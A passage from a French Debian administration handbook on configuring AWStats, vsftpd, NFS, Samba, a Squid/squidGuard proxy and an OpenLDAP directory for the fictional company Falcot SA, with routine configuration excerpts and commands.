0,10,20,30,40,50 * * * * www-data [ -x /usr/lib/cgi-bin/awstats.pl -a -f
 ➥ /etc/awstats/awstats.conf -a -r /var/log/apache/access.log ] &&
 ➥ /usr/lib/cgi-bin/awstats.pl -config=awstats -update >/dev/null &&
 ➥ /usr/lib/cgi-bin/awstats.pl -config=www.falcot.org -update >/dev/null
```

AWStats emploie de nombreuses icônes stockées dans le répertoire `/usr/share/awstats/icon/`. Pour les rendre disponibles sur le site web, il faut modifier la configuration d'Apache et y ajouter la directive suivante :

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Après quelques minutes (et les premières exécutions du script), le résultat est accessible en ligne :

- http://www.falcot.com/cgi-bin/awstats.pl
- http://www.falcot.org/cgi-bin/awstats.pl

ATTENTION Rotation de logs

Pour que les statistiques prennent en compte tous les logs, il est impératif qu'*AWStats* soit invoqué juste avant la rotation des fichiers de logs d'Apache. Pour cela, on peut ajouter au fichier `/etc/logrotate.d/apache2` une directive *prerotate*.

```
/var/log/apache2/*.log {
  weekly
  missingok
  rotate 52
  compress
  delaycompress
  notifempty
  create 644 root adm
  sharedscripts
  prerotate
    su - www-data -c "/usr/lib/cgi-bin/awstats.pl -config=awstats -update > /dev/null"
    su - www-data -c "/usr/lib/cgi-bin/awstats.pl -config=www.falcot.org -update > /dev/null"
  endscript
  postrotate
    if [ -f /var/run/apache2.pid ]; then
      /etc/init.d/apache2 restart > /dev/null
    fi
  endscript
}
```

Au passage, il est bon de s'assurer que les fichiers de logs mis en place par **`logrotate`** soient lisibles par tout le monde (et notamment AWStats). Dans l'exemple ci-dessus, c'est effectivement le cas (voir la ligne `create 644 root adm`).

Serveur de fichiers FTP

Le protocole de transfert de fichiers FTP (*File Transfer Protocol*) est un des premiers protocoles de l'Internet (la RFC 959 date de 1985 !). Il a servi à diffuser des fichiers avant même l'invention du Web (la RFC

1945 décrivant le protocole HTTP/1.0 date de 1996 mais le protocole existait depuis 1990).

Le protocole permet à la fois de déposer des fichiers et d'en récupérer. FTP est encore fréquemment employé pour déposer les mises à jour d'un site web hébergé par son fournisseur d'accès Internet (ou tout autre prestataire d'hébergement de site web). Dans ce cas, on emploie un identifiant et un mot de passe, et le serveur FTP donne accès en lecture/écriture à son répertoire personnel.

D'autres serveurs FTP servent essentiellement à diffuser des fichiers que les gens souhaitent télécharger. C'est le cas, par exemple, avec les paquets Debian. Le contenu de ces serveurs FTP est récupéré depuis divers autres serveurs géographiquement éloignés et mis à disposition des utilisateurs locaux. Dans ce cas, l'authentification du client n'est pas nécessaire, on parle de FTP anonyme et l'accès est en lecture seule. En réalité, le client s'authentifie avec le nom d'utilisateur `anonymous` et un mot de passe quelconque (qui est souvent, par convention, l'adresse électronique de l'usager).

De nombreux serveurs FTP sont disponibles dans Debian (`ftpd`, `proftpd`, `wu-ftpd`, ...). Le choix des administrateurs de Falcot SA s'est porté sur `vsftpd`. En effet, ils n'ont besoin du serveur FTP que pour diffuser quelques fichiers (dont un dépôt de paquets Debian), et ils n'avaient nullement besoin de pléthore de fonctionnalités. Ils ont donc privilégié l'aspect sécurité du logiciel.

L'installation du paquet entraîne la création d'un utilisateur système `ftp`. Ce compte est systématiquement employé pour gérer les connexions FTP anonymes, et son répertoire personnel (`/home/ftp/`) est la racine de l'arborescence mise à disposition des utilisateurs se connectant sur le service. La configuration par défaut (telle que détaillée dans `/etc/vsftpd.conf`) est très restrictive : elle ne permet que la lecture en accès anonyme (les options `write_enable` et `anon_upload_enable` ne sont pas activées), et il n'est pas possible aux utilisateurs locaux de se connecter avec leur identifiant et mot de passe habituels (option `local_enable`) pour accéder à leurs fichiers. Toutefois cette configuration convient parfaitement pour l'usage de Falcot SA.

Serveur de fichiers NFS

NFS (*Network File System*) est un protocole qui permet d'accéder à un système de fichiers à distance par le réseau, pris en charge par tous les systèmes Unix. Pour Windows, il faudra employer Samba.

NFS est un outil fort utile mais il ne faut jamais oublier ses limitations, surtout en termes de sécurité : toutes les données circulent en clair sur le réseau

DOCUMENTATION **NFS howto**

Le NFS howto contient de nombreuses informations intéressantes, notamment des méthodes pour optimiser les performances de NFS. On y découvre aussi un moyen de sécuriser les transferts NFS à l'aide d'un tunnel SSH (mais cette technique ne permet pas d'employer **`lockd`**).

▸ http://nfs.sourceforge.net/nfs-howto/

(un *sniffer* peut donc les intercepter) ; le serveur restreint les accès en fonction de l'adresse IP du client, ce qui le rend vulnérable au *spoofing* (usurpation d'adresses IP) ; enfin, si une machine est autorisée à accéder à un système de fichiers NFS mal configuré, son utilisateur root peut accéder à tous les fichiers du partage (n'appartenant pas à root) puisque le serveur NFS utilise l'identifiant utilisateur que le client lui a communiqué (sans aucune vérification possible ; le protocole est ainsi conçu depuis le début).

Sécuriser NFS (au mieux)

Étant donné que NFS fait confiance aux informations reçues par le réseau, il convient de s'assurer que seules les machines autorisées à l'employer peuvent se connecter aux différents serveurs RPC qui lui permettent de fonctionner. Le pare-feu doit donc prohiber le *spoofing* pour qu'une machine extérieure ne puisse pas se faire passer pour une machine intérieure, et les différents ports employés doivent être restreints aux machines devant accéder aux partages NFS.

D'autres services RPC sont nécessaires au fonctionnement optimal de NFS, notamment **`rpc.mountd`**, **`rpc.statd`** et **`lockd`**. Malheureusement, ils emploient par défaut un port aléatoire assigné par le **`portmapper`** et il est donc difficile de filtrer le trafic qui leur est destiné. Les administrateurs de Falcot SA ont découvert comment résoudre ce problème.

Les deux premiers services cités ci-dessus sont implémentés par des programmes utilisateur, démarrés respectivement par `/etc/init.d/nfs-kernel-server` et `/etc/init.d/nfs-common`. Ils disposent d'options pour forcer le choix des ports employés. Pour employer systématiquement les options adéquates, il faut modifier les fichiers `/etc/default/nfs-kernel-server` et `/etc/default/nfs-common`.

B.A.-BA **RPC**

RPC (*Remote Procedure Call*, ou appel de procédure distante) est un standard Unix pour des services distants. NFS est un service RPC.
Les services RPC s'enregistrent dans un annuaire, le *portmapper*. Un client désireux d'effectuer une requête NFS s'adresse au *portmapper* (port 111 en TCP ou UDP) et lui demande où se trouve le serveur NFS. On lui répond généralement en indiquant le port 2049 (port par défaut pour NFS). Tous les services RPC ne disposent pas nécessairement d'un port fixe.

Exemple **Fichier /etc/default/nfs-kernel-server**

```
# Number of servers to start up
RPCNFSDCOUNT=8

# Options for rpc.mountd
RPCMOUNTDOPTS="-p 2048"
```

Exemple **Fichier /etc/default/nfs-common**

```
# Options for rpc.statd.
#   Should rpc.statd listen on a specific port ?
#   If so, set this variable to a statd argument like: : "--port 1000".
STATDOPTS="-p 2046 -o 2047"

# Are you _sure_ that your kernel does or does not need a lockd daemon ?
# If so, set this variable to either "yes" or "no".
NEED_LOCKD=
```

Après ces modifications et un redémarrage des services, **rpc.mountd** emploie le port 2048 ; **rpc.statd** écoute le port 2046 et utilise le port 2047 pour les connections sortantes.

Le service **lockd** est géré par un *thread* (processus léger) noyau, fonctionnalité compilée sous forme de module dans les noyaux Debian. Le module dispose également de deux options pour choisir systématiquement le même port : `nlm_udpport` et `nlm_tcpport`. Pour employer ces options automatiquement, il faut créer un fichier `/etc/modprobe.d/lockd` comme dans l'exemple ci-dessous, puis exécuter **update-modules**. Pour un vieux noyau 2.4, il faut créer `/etc/modutils/lockd` plutôt que `/etc/modprobe.d/lockd`.

EXEMPLE **Fichier /etc/modprobe.d/lockd (ou /etc/modutils/lockd)**

```
options lockd nlm_udpport=2045 nlm_tcpport=2045
```

Avec tous ces paramétrages, il est maintenant possible de contrôler plus finement les accès au service NFS grâce à un pare-feu. Ce sont les ports 111 et 2045 à 2049 (en UDP et en TCP) qui doivent faire l'objet d'attentions particulières.

Serveur NFS

ALTERNATIVE **Le serveur nfs-user-server**

nfs-user-server est un serveur NFS fonctionnant comme un serveur traditionnel, à l'aide d'un programme et non pas d'un module noyau. Cette version de NFS est quasiment obsolète depuis que la prise en charge de NFS intégrée au noyau est fiable.

Le serveur NFS est intégré au noyau Linux, Debian le compile dans ses noyaux sous forme de module. Pour l'activer automatiquement à chaque démarrage, il faut installer le paquet `nfs-kernel-server`, qui contient les scripts d'initialisation adéquats.

Le fichier de configuration du serveur NFS, `/etc/exports`, donne les répertoires exportés à l'extérieur. À chaque partage NFS sont associées des machines qui ont le droit d'y accéder. Un certain nombre d'options permettent de dicter quelques règles d'accès. Le format de ce fichier est très simple :

```
/repertoire/a/partager machine1(option1,option2,...) machine2(...) ...
```

Chaque machine est identifiée par son nom DNS ou son adresse IP. Il est aussi possible de spécifier un ensemble de machines en employant la syntaxe `*.falcot.com` ou en décrivant une plage complète d'adresses IP (exemples : `192.168.0.0/255.255.255.0`, `192.168.0.0/24`).

Par défaut, un partage n'est accessible qu'en lecture seule (option `ro` comme *read only*). L'option `rw` (comme *read-write*) donne un accès en lecture/écriture. Les clients NFS doivent se connecter depuis un port réservé à root (c'est-à-dire inférieur à 1024) à moins que l'option `insecure` (pas sûr) n'ait été employée (l'option `secure` — sûr — est implicite en l'absence de `insecure`, mais on peut quand même la mentionner).

Le serveur ne répond à une requête NFS que lorsque l'opération sur disque a été complétée (option `sync`). L'option `async` (asynchrone) désactive cette fonctionnalité et améliore quelque peu les performances, au détriment de la fiabilité puisqu'il subsiste alors un risque de perte de données en cas de *crash* du serveur (des données acquittées par le serveur NFS n'auront pas été sauvegardées sur le disque avant le *crash*). La valeur par défaut de cette option ayant changé récemment (par rapport à l'historique de NFS), il est recommandé de toujours mentionner explicitement l'option souhaitée.

Pour ne pas donner un accès root au système de fichiers à n'importe quel client NFS, toutes les requêtes provenant d'un utilisateur root sont transformées en requêtes provenant de l'utilisateur `anonymous`. Cette option (`root_squash`) est activée par défaut ; l'option inverse `no_root_squash` ne doit être employée qu'avec parcimonie étant donné les risques qu'elle comporte. Les options `anonuid=`*uid* et `anongid=`*gid* permettent d'employer un autre utilisateur écran à la place d'`anonymous`.

D'autres options existent encore, que vous découvrirez dans la page de manuel `exports(5)`.

ATTENTION Première installation

Le script de démarrage `/etc/init.d/nfs-kernel-server` ne démarre rien si le fichier `/etc/exports` ne prévoit aucun partage NFS. C'est pourquoi il faut démarrer le serveur NFS juste après avoir rempli ce fichier pour la première fois :

```
# /etc/init.d/nfs-kernel-server start
```

Client NFS

Comme tous les systèmes de fichiers, il est nécessaire de le monter pour l'intégrer dans l'arborescence du système. Étant donné qu'il s'agit d'un système de fichiers un peu particulier, il a fallu adapter la syntaxe habituelle de la commande **`mount`** et le format du fichier `/etc/fstab`.

EXEMPLE Montage manuel avec la commande mount

```
# mount -t nfs -o rw,nosuid arrakis.interne.falcot.com:/srv/partage /partage
```

EXEMPLE Entrée NFS dans le fichier /etc/fstab

```
arrakis.interne.falcot.com:/srv/partage /partage nfs rw,nosuid 0 0
```

L'entrée ci-dessus monte automatiquement à chaque démarrage le répertoire NFS `/srv/partage/` présent sur le serveur `arrakis` dans le répertoire local `/partage/`. L'accès demandé est en lecture/écriture (paramètre `rw`). L'option `nosuid` est une mesure de protection qui supprime tout bit `setuid` ou `setgid` présent sur les programmes contenus dans le partage NFS. Si le répertoire NFS est dédié au stockage de documents, il est recommandé d'employer de plus l'option `noexec` qui empêche l'exécution de programmes par NFS.

La page de manuel `nfs(5)` détaille toutes les options possibles.

Partage Windows avec Samba

Samba est une suite d'outils qui permettent de gérer le protocole SMB (maintenant appelé « CIFS ») sous Linux. Ce dernier est employé par Windows pour accéder aux partages réseau et aux imprimantes partagées.

Samba sait également jouer le rôle de contrôleur de domaine NT. C'est un outil extraordinaire pour assurer une cohabitation parfaite entre les serveurs sous Linux et les machines de bureautique encore sous Windows.

Samba en serveur

Le paquet Debian `samba` contient les deux principaux serveurs de Samba 3 (**`smbd`** et **`nmbd`**).

DOCUMENTATION Pour aller plus loin

Le serveur Samba est extrêmement configurable et peut répondre à de très nombreux cas d'utilisation correspondant à des besoins et des architectures réseau très différents. Le cas traité dans ce livre utilise Samba comme contrôleur de domaine principal, mais il peut très bien n'être qu'un serveur du domaine déléguant l'authentification au contrôleur principal, qui serait un serveur Windows NT ou Windows Server 2003.
La documentation présente dans le paquet `samba-doc` est très bien faite. Nous citerons en particulier le document *Samba 3 by example* : `/usr/share/doc/samba-doc/htmldocs/guide/index.html`. Ce texte traite d'un cas concret, évoluant au fil de la croissance de l'entreprise.

OUTIL Administrer Samba avec SWAT

SWAT (*Samba Web Administration Tool*, outil d'administration web de Samba) est une interface web permettant de configurer le service Samba. Le paquet Debian `swat` n'activant pas l'interface de configuration par défaut, il faut le faire manuellement en exécutant **`update-inetd --enable swat`**.
SWAT est alors accessible à l'URL `http://localhost:901`. Pour y accéder, il faut employer le compte root (et le mot de passe administrateur habituel). Attention cependant, SWAT réécrit le fichier `smb.conf` à sa manière, pensez donc à en faire une copie préalable si vous ne faites qu'essayer cet outil.
SWAT, très agréable à utiliser, dispose d'un assistant qui permet de définir le rôle du serveur en trois questions. Il est ensuite possible de configurer toutes les options globales ainsi que celles de tous les partages. On peut bien entendu créer de nouveaux partages. Chaque option est accompagnée d'un lien qui renvoie à la documentation correspondante.

OUTIL Authentifier à l'aide d'un serveur Windows

Winbind permet d'utiliser un serveur Windows NT comme serveur d'authentification et s'intègre à PAM et à NSS. Il est ainsi possible de mettre en place des machines Linux où tous les utilisateurs d'un domaine NT disposeront automatiquement d'un compte.
Vous trouverez plus d'informations à ce sujet dans le fichier `/usr/share/doc/samba-doc/htmldocs/howto/winbind.html`.

Configuration avec debconf

Le paquet met en place une configuration minimale en posant quelques questions au cours de l'installation initiale. Il est possible de reprendre cette étape de la configuration avec la commande **`dpkg-reconfigure samba-common samba`**.

La première information demandée est le nom du groupe de travail auquel le serveur Samba appartient (dans notre cas, la réponse est `FALCOTNET`). Une autre question demande s'il faut employer les mots de passe chiffrés ; la réponse est « oui » : cela est nécessaire pour fonctionner avec les clients Windows les plus récents et cela augmente la sécurité (la contrepartie étant l'obligation de gérer les mots de passe des utilisateurs de manière séparée des mots de passe Unix).

Le paquet propose également d'identifier le serveur WINS grâce aux informations fournies par le démon DHCP. Les administrateurs de Falcot ont refusé cette option, puisque leur intention était d'employer Samba pour jouer aussi le rôle de serveur WINS !

Ensuite, l'ordinateur demande de choisir comment les démons sont démarrés : soit par l'intermédiaire de **`inetd`**, soit en tant que démons indépendants. Cette seconde option fut retenue parce que l'emploi d'**`inetd`** ne se justifie que si Samba est utilisé très occasionnellement, ce qui n'est pas le cas chez Falcot.

Enfin, le paquet a proposé de créer un fichier `/var/lib/samba/passdb.tdb` pour stocker les mots de passe chiffrés, option acceptée parce que ce système est bien plus efficace que le fichier texte standard `/etc/samba/smbpasswd`.

Configuration manuelle

Modifications à smb.conf

Pour adapter le serveur aux besoins de Falcot, il faut modifier d'autres options dans le fichier de configuration de Samba, `/etc/samba/smb.conf`. Les extraits ci-dessous résument les changements effectués au sein de la section `[global]`.

```
[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part
of
   workgroup = FALCOTNET

# server string is the equivalent of the NT Description field
   server string = %h server (Samba %v)

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS
Server
   wins support = yes (1)
[...]
```

```
####### Authentication #######

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server. See
# /usr/share/doc/samba-doc/htmldocs/ServerType.html in the samba-doc
# package for details.
   security = user  (2)
# You may wish to use password encryption.  See the section on
# 'encrypt passwords' in the smb.conf(5) manpage before enabling.
   encrypt passwords = true

# If you are using encrypted passwords, Samba will need to know what
# password database type you are using.
   passdb backend = tdbsam guest

[...]

########## Printing ##########

# If you want to automatically load your printer list rather
# than setting them up individually then you'll need this
   load printers = yes  (3)
# lpr(ng) printing. You may wish to override the location of the
# printcap file
;   printing = bsd
;   printcap name = /etc/printcap

# CUPS printing.  See also the cupsaddsmb(8) manpage in the
# cupsys-client package.
   printing = cups     printcap name = cups (4)

[...]

######## File sharing ########

# Name mangling options
;   preserve case = yes
;   short preserve case = yes

unix charset=ISO8859-1 (5)
```

(1) Indique que Samba doit jouer le rôle de serveur de nom Netbios (Wins) pour le réseau local.

(2) C'est la valeur par défaut de ce paramètre. Comme il est central à la configuration de Samba, il est toutefois raisonnable de le renseigner de manière explicite. Chaque utilisateur doit s'authentifier avant de pouvoir accéder au moindre partage.

(3) Demande à Samba de partager automatiquement toutes les imprimantes existantes en local dans la configuration de Cupsys. Il est toujours possible de restreindre les droits sur ces imprimantes en définissant des sections appropriées dans le fichier.

4. Documente le système d'impression employé, en l'occurrence Cupsys.
5. Indique le jeu de caractères employé (sous Linux) dans les noms de fichiers. Valeur par défaut : UTF8 (Unicode).

Ajout des utilisateurs

Chaque utilisateur de Samba ayant besoin d'un compte sur le serveur, il faut créer les comptes Unix puis enregistrer chaque utilisateur dans la base de données de Samba. La création des comptes Unix se fait tout à fait normalement (avec la commande **adduser** par exemple).

L'ajout d'un utilisateur existant dans la base de données de Samba s'effectue par la commande **smbpasswd -a *utilisateur***, qui demande le mot de passe interactivement.

On supprime un utilisateur avec la commande **smbpasswd -x *utilisateur***. Un compte Samba peut n'être que gelé quelque temps avec la commande **smbpasswd -d *utilisateur***, puis réactivé avec **smbpasswd -e *utilisateur***.

Transformation en contrôleur de domaines

Cette section indique comment les administrateurs de Falcot sont allés encore plus loin en transformant le serveur Samba en contrôleur de domaines offrant des profils errants (qui permettent aux utilisateurs de retrouver leur bureau quelle que soit la machine sur laquelle ils se connectent).

Tout d'abord, ils ont rajouté des directives supplémentaires dans la section `[global]` du fichier de configuration :

```
domain logons = yes (1)
preferred master = yes
logon path = \\%L\profiles\%U (2)
logon script = scripts/logon.bat (3)
```

1. Active la fonctionnalité de contrôleur de domaine.
2. Indique l'emplacement des répertoires personnels des utilisateurs. Ceux-ci sont stockés sur un partage dédié afin de pouvoir activer des options spécifiques (en l'occurrence `profile acls`, qui est nécessaire pour la compatibilité avec Windows 2000, XP et probablement Vista).
3. Indique le script *batch* (non interactif) à exécuter à chaque ouverture de session sur la machine Windows cliente. En l'occurrence, il s'agit de `/var/lib/samba/netlogon/scripts/logon.bat`. Le script doit être au format DOS (les lignes étant séparées par un retour chariot et un saut de ligne ; il suffit d'exécuter **unix2dos** sur le fichier créé depuis Linux pour s'en assurer).

Les commandes les plus couramment employées dans ces scripts permettent de créer automatiquement des lecteurs réseau et de synchroniser l'heure de l'ordinateur.

EXEMPLE Fichier logon.bat

```
net time \\ARRAKIS /set /yes
net use H: /home
net use U: \\ARRAKIS\utils
```

Deux partages supplémentaires et leurs répertoires associés ont aussi été créés :

```
[netlogon]
comment = Network Logon Service
path = /var/lib/samba/netlogon
guest ok = yes
writable = no
share modes = no

[profiles]
comment = Profile Share
path = /var/lib/samba/profiles
read only = No
profile acls = Yes
```

Il faut également créer les répertoires personnels de tous les utilisateurs (`/var/lib/samba/profiles/`*`utilisateur`*), chacun d'entre eux devant être propriétaire de son répertoire personnel.

Samba en client

Les fonctionnalités clientes de Samba donnent à une machine Linux l'accès à des partages Windows et à des imprimantes partagées. Les paquets Debian `smbfs` et `smbclient` regroupent les programmes clients nécessaires.

Le programme smbclient

Le programme **`smbclient`** interroge tous les serveurs SMB. Il accepte l'option `-U` *`utilisateur`* pour se connecter au serveur sous une autre identité. **`smbclient //serveur/partage`** accède au partage de manière interactive (comme le client FTP en ligne de commande). **`smbclient -L serveur`** donne la liste des partages disponibles (et visibles).

Monter un partage Windows

Le programme **`smbmount`** permet de monter un partage Windows dans l'arborescence du système Linux.

EXEMPLE Montage d'un partage Windows

```
smbmount //arrakis/partage /partage -o credentials=/usr/local/etc/smb-credentials
```

Le fichier `/usr/local/etc/smb-credentials` ne sera pas lisible par les utilisateurs et respectera le format suivant :

```
username = utilisateur
password = mot_de_passe
```

On peut préciser d'autres options sur la ligne de commande, que la page de manuel `smbmount(1)` détaille. Deux options intéressantes permettent de forcer l'utilisateur (`uid`) et le groupe (`gid`) propriétaire des fichiers accessibles sur le montage afin de ne pas restreindre l'accès à root.

Le programme **`smbumount`** démonte un partage SMB.

Imprimer sur une imprimante partagée

Cupsys est une solution élégante pour imprimer sur une imprimante partagée par une machine Windows depuis un poste Linux. Si le paquet `smbclient` est installé, Cupsys offre la possibilité d'installer automatiquement une imprimante partagée par un poste Windows.

Voici les étapes à suivre :

- Rentrez dans l'interface de configuration de Cupsys : `http://localhost:631/admin`.
- Cliquez sur « Ajouter imprimante » puis saisissez les données de cette imprimante.
- Lors du choix du périphérique de l'imprimante, il faut choisir « *Windows Printer via SAMBA* ».
- L'URI décrivant l'imprimante doit avoir la forme suivante : `smb://utilisateur:motdepasse@serveur/imprimante`.

Et voilà, l'imprimante est fonctionnelle !

ALTERNATIVE

Utiliser mount pour un partage Windows

La commande **`mount`** ne gère pas *smbfs*, mais face à un système de fichiers inconnu elle tente de déléguer la tâche à la commande **`mount.type`**. Le paquet **`smbfs`** fournissant cette dernière, il est possible de monter un partage Windows avec la commande **`mount`** :

```
mount -t smbfs -o credentials=/usr/local/etc/smb-credentials //serveur/partage /partage
```

On peut donc aussi préciser un montage **`smbfs`** dans le fichier `/etc/fstab` :

```
//serveur/partage /partage smbfs credentials=/usr/local/etc/smb-credentials
```

Mandataire HTTP/FTP

Un mandataire HTTP/FTP (ou proxy) est un intermédiaire pour les connexions HTTP et/ou FTP. Son rôle est double :

- Celui de serveur cache : il garde une copie des documents téléchargés pour éviter de les rapatrier plusieurs fois.
- Celui de serveur filtrant s'il est obligatoire et que les connexions sortantes sont par ailleurs bloquées. En tant qu'intermédiaire inévitable, il a en effet la liberté d'effectuer ou non la requête demandée.

Le serveur mandataire employé par Falcot SA est Squid.

Installation

Le paquet Debian `squid` n'est qu'un mandataire modulaire. Pour le transformer en serveur filtrant, il faut lui adjoindre le paquet `squidguard`. Le paquet `squid-cgi` permet d'interroger et d'administrer un mandataire Squid.

Préalablement à l'installation, il faut vérifier que le système est capable d'identifier son nom complet. La commande **`hostname -f`** doit renvoyer un nom long (incluant un nom de domaine). Si ce n'est pas le cas, il faut modifier `/etc/hosts` pour documenter le nom complet du système (exemple : `arrakis.falcot.com`). N'hésitez pas à faire valider le nom officiel de l'ordinateur avec votre administrateur réseau afin de ne pas créer de conflits inutiles.

Configuration d'un cache

Pour activer la fonctionnalité de serveur cache, il suffit de modifier le fichier de configuration `/etc/squid/squid.conf` pour autoriser les machines du réseau local à effectuer des requêtes au travers du mandataire. L'exemple ci-dessous montre les modifications effectuées par les administrateurs de Falcot SA.

EXEMPLE Extrait du fichier /etc/squid/squid.conf

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

Configuration d'un filtre

Le filtrage des requêtes n'est pas effectué par **`squid`** mais par **`squidGuard`**. Il faut donc configurer **`squid`** pour qu'il interagisse avec ce dernier, ce qui s'effectue en ajoutant au fichier `/etc/squid/squid.conf` la directive ci-dessous :

```
redirect_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf
```

Il faut également installer le programme CGI `/usr/lib/cgi-bin/squidGuard.cgi` à partir du fichier d'exemple `squidGuard.cgi.gz`, que

l'on trouve dans le répertoire `/usr/share/doc/squidguard/examples/`. On modifiera ce script en changeant les variables `$proxy` (nom du serveur mandataire) et `$proxymaster` (courrier électronique de contact de l'administrateur). Les variables `$image` et `$redirect` devront pointer sur des images existantes, symbolisant le refus d'accéder à la page demandée.

La commande **`/etc/init.d/squid reload`** active le filtre. Le paquet `squidguard` n'offrant aucun filtrage par défaut, c'est la responsabilité de l'administrateur de le définir. Pour cela, il doit personnaliser le fichier `/etc/squid/squidGuard.conf`.

Après chaque modification du fichier de configuration de **`squidGuard`** ou de l'une des listes de domaines ou d'URL qu'il mentionne, il est nécessaire de régénérer la base de données de travail. Cela s'effectue en exécutant la commande **`update-squidguard`**. Le format du fichier de configuration est documenté sur le site web ci-dessous :

- http://www.squidguard.org/Doc/configure.html

ALTERNATIVE DansGuardian

Le paquet `dansguardian` constitue une alternative à *squidguard*. Ce logiciel ne se contente pas de gérer une liste noire d'URL interdites, il est capable de gérer le système de notation PICS (*Platform for Internet Content Selection* — plate-forme pour la sélection de contenu Internet) et de décider si une page est acceptable ou non en analysant dynamiquement son contenu.

Annuaire LDAP

OpenLDAP implémente le protocole LDAP ; ce n'est qu'une base de données adaptée pour gérer des annuaires. Son intérêt est multiple : l'emploi d'un serveur LDAP permet de centraliser la gestion des comptes des utilisateurs et des droits associés. De plus, la base de données LDAP est facile à dupliquer, ce qui permet de mettre en place plusieurs serveurs LDAP synchronisés. En cas de croissance rapide du réseau, il sera aisé de monter en puissance en répartissant la charge sur plusieurs serveurs LDAP.

Les données LDAP sont structurées et hiérarchisées. Les « schémas » définissent les objets que la base peut stocker avec la liste de tous les attributs possibles. La syntaxe qui permet de désigner un objet de la base traduit cette structure, même si elle n'est pas aisée à maîtriser.

Installation

Le paquet `slapd` contient le serveur OpenLDAP. Le paquet `ldap-utils` renferme des utilitaires en ligne de commande pour interagir avec les serveurs LDAP.

L'installation du paquet `slapd` pose plusieurs questions par l'intermédiaire de **`debconf`**. Si ce n'est pas le cas, il faut relancer la configuration avec **`dpkg-reconfigure slapd`**.

- Faut-il ignorer la configuration de **`slapd`** ? Non bien sûr, nous allons configurer ce service.

- Quel est le nom de domaine ? « `falcot.com` ».
- Quel est le nom de l'organisation ? « Falcot SA ».
- Il faut saisir un mot de passe administrateur pour la base de données.
- Module de base de données à utiliser ? « BDB ».
- La base doit-elle être supprimée si le paquet **`slapd`** est supprimé ? Non. Mieux vaut éviter de perdre ces données suite à une mauvaise manipulation.
- Faut-il déplacer l'ancienne base de données ? Cette question n'est posée que si l'on déclenche une nouvelle configuration alors qu'une base de données existe déjà. Ne répondre « oui » que si l'on veut effectivement repartir d'une base propre, comme par exemple si l'on exécute **`dpkg-reconfigure slapd`** juste après l'installation initiale.
- Faut-il autoriser LDAPv2 ? Non, ce n'est pas la peine. Tous les outils que nous employons connaissent LDAPv3.

Une base de données minimale est maintenant configurée, ce qu'on peut vérifier en l'interrogeant directement :

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#

# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot SA
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

La requête a renvoyé deux objets : l'organisation dans son ensemble et l'administrateur.

B.A.-BA **Format LDIF**

Un fichier LDIF (*LDAP Data Interchange Format*, ou format d'échange de données de LDAP) est un fichier textuel portable décrivant le contenu (ou une partie de celui-ci) d'une base de données LDAP afin de pouvoir intégrer les données dans n'importe quel autre serveur LDAP.

Remplissage de l'annuaire

La base de données vide n'ayant pas grand intérêt, il s'agit maintenant d'y intégrer l'ensemble des annuaires existants, et notamment les utilisateurs, groupes, services et hôtes.

Le paquet Debian `migrationtools` offre un ensemble de scripts qui permettent justement de récupérer les informations depuis les annuaires Unix standards (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts`, etc.) puis de les intégrer dans la base de données LDAP.

Après installation du paquet, il faut éditer le fichier `/etc/migrationtools/migrate_common.ph` pour activer les options IGNORE_UID_BELOW et IGNORE_GID_BELOW (qu'il suffit de décommenter).

La mise à jour à proprement parler se fait en exécutant la commande **`migrate_all_online.sh`** comme suit :

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

Le script **`migrate_all_online.sh`** pose plusieurs questions auxquelles il faut répondre correctement pour indiquer la base de données LDAP dans laquelle les données vont être intégrées. Le tableau 11–1 résume les réponses données dans le cas de Falcot.

Tableau 11–1 Réponses aux questions du script migrate_all_online.sh

Question	Réponse
X.500 naming context	`dc=falcot,dc=com`
LDAP server hostname	`localhost`
Manager DN	`cn=admin,dc=falcot,dc=com`
Bind credentials	le mot de passe administrateur
Create DUAConfigProfile	*no*

La migration du fichier `/etc/aliases` est volontairement ignorée parce que le schéma standard (installé par Debian) ne comprend pas les structures employées par ce script pour décrire les alias de courrier électronique. S'il est nécessaire d'intégrer cette information dans la base de données LDAP, il faudra ajouter le fichier `/etc/ldap/schema/misc.schema` comme schéma standard dans le fichier `/etc/ldap/slapd.conf`.

On peut également noter l'emploi de l'option `-c` de la commande **`ldapadd`** lui demandant de ne pas s'interrompre en cas d'erreur. Elle est nécessaire car la conversion du fichier `/etc/services` génère quelques erreurs que l'on peut ignorer sans soucis.

OUTIL **Explorer un annuaire LDAP**

Le programme **gq** (du paquet Debian éponyme) est un outil graphique qui permet d'explorer et de modifier une base de données LDAP. Il est intéressant et permet notamment de mieux se représenter la structure hiérarchique des données LDAP.

Utiliser LDAP pour gérer les comptes

Maintenant que la base de données LDAP contient des informations, il est temps de les utiliser. Cette section explique comment paramétrer un système Linux afin que les différents annuaires système emploient la base de données LDAP de manière transparente.

Configuration de NSS

Le système NSS (*Name Service Switch*, ou multiplexeur de service de noms, voir page 136) est un système modulaire pour définir ou récupérer les informations des annuaires système. Pour utiliser LDAP comme une source de données NSS, il faut mettre en place le paquet `libnss-ldap`. Son installation pose plusieurs questions dont les réponses sont résumées dans le tableau 11–2.

Tableau 11–2 Configuration du paquet libnss-ldap

Question	Réponse
URI du serveur LDAP	`ldap://ldap.falcot.com`
Nom distinctif de la base de recherche	`dc=falcot,dc=com`
Version de LDAP à utiliser	3
